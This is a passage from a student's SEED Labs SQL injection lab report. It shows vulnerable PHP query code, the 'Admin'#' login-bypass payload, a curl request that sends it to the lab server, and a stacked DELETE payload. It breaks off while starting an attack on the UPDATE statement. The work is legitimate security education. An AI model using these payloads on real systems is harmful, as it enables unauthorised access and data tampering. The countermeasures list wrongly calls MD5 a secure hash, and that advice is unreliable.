Lab-1: Exploits: SQL Injection

Khairatun Hissan


ID: 180042103

Course Code: SWE 4504


Task 1: Get Familiar with SQL Statements

The objective of this task is to get familiar with SQL commands. The SEED Labs virtual machine comes with MySQL installed and a database already created for this lab. The database is called sqllab_users and it contains a table called credential.


I log in to MySQL using the username- root and password- pdees:



I am now in the ‘mysql>:




I load the sqllab_users database with the ‘use sqllab_users;’ command:




Sqllab_users database only has the table credential. To print the data in the table I use

the command- '**select * from credential;**' :




Now the task wants an SQL command to be used that will print all the profile information of the employee Alice. In order to print just the data from the table where Name = Alice, I will try command: '**select * from credential where Name = 'Alice';**'



Task 2: SQL Injection Attack on SELECT Statement

Now we go to the login page:



My job, as an attacker, is to log into the web application without knowing any employee's credentials and access information that I am not supposed to have access to.

Here are pieces of the unsafe_home.php file's source code that shows how the users are authenticated:

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```

Task 2.1: SQL Injection Attack from webpage

Here, I know the account name is 'Admin', but I don't know the password. I need to decide what to type in the Username and Password fields to succeed in the attack.


I will try- "Admin'#"

My logic is that it will change the WHERE part of the sql query to-


WHERE name = "Admin'#" and Password = "$hashed_pwd";

The # sign is used for comments in SQL, so everything after the # until the end of the line will be commented out, so it will essentially be-

WHERE name = “Admin”;



As a result, without the password, I can log in as “Admin”.




Task 2.2: SQL Injection Attack from command line

My task is to repeat Task 2.1, but this time, I do it without using the webpage. I use the curl command from the terminal.

So, the command is-

curl 'www.seed-server.com/unsafe_home.php?username=Admin%27%23&Password='


After that we get this-



Task 2.3: Append a new SQL statement

In the above two attacks, I could only steal information from the database. Now my task is to modify the database using the same vulnerability in the login page.

In this task, I need to use the same login page, but I also need to add another SQL statement that will delete an entry from the table. I will attempt to delete Alice's data from the table. Here is the table before the attack:




User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs


For this, I enter the following in the username field:

Admin'; delete from credential where name= 'Alice'";#



But, the attempt was not successful. Because there is a countermeasure preventing

me from running two SQL statements in this attack.




SEED Labs is actually preventing me from doing this.


Countermeasures: SQL Injection Countermeasures are the solutions for any vulnerability. To defend against SQL injections we need to implement few secure coding practices and run any vulnerability assessment tool-

- Source Code Review (There are few tools to employ)
- Sanitizing and validating the input field
- Reject entries that contain Binary data, escape sequences and comment characters
- Checking the privileges of a user's connection to the database
- Strong passwords for SA and Administrator accounts.
- Use IDS and IPS. I would suggest Snort (IDS- Intrusion prevention system, IPS- Intrusion prevention system)
- Use secure hash algorithms such as SHA256, MD5 etc…
- Apply least privilege rule to run the application that access database (Generally we run with admin privileges by default which is not advisable)

Task 3: SQL Injection Attack on UPDATE Statement

I first logged in as Alice using username Alice and password seedalice. This is the profile section of the employees. I click on the Edit Profile button on the top menu. Here they can update their personal information.





I have the given UPDATE query:

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
   nickname='$input_nickname',
   email='$input_email',
   address='$input_address',
   Password='$hashed_pwd',
   PhoneNumber='$input_phonenumber'
   WHERE ID=$id;";
$conn->query($sql);
```

Task 3.1: Modify your own salary

Assume that I (Alice) am a disgruntled employee, and my boss Boby did not increase my salary this year and I am unhappy about her $20,000 salary. So I want to increase my own salary by exploiting the SQL injection vulnerability in the Edit-Profile page


I can enter a string into the nickname field that will allow me to add salary to the list of fields being updated.

For this I'll enter the following in the nickname field:

